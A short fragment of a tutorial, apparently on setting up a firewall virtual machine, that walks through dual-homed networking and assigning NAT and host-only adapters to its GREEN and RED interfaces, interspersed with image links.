
The network configuration is set to dual homing. The next step is assigning network adapters. Note that we have two network adapters (Nat and Host-only network4)..





Set the adapter of the new Host-only network you created for Green Interface.




After setting network adapter is finished, set the adapter for the RED interface.





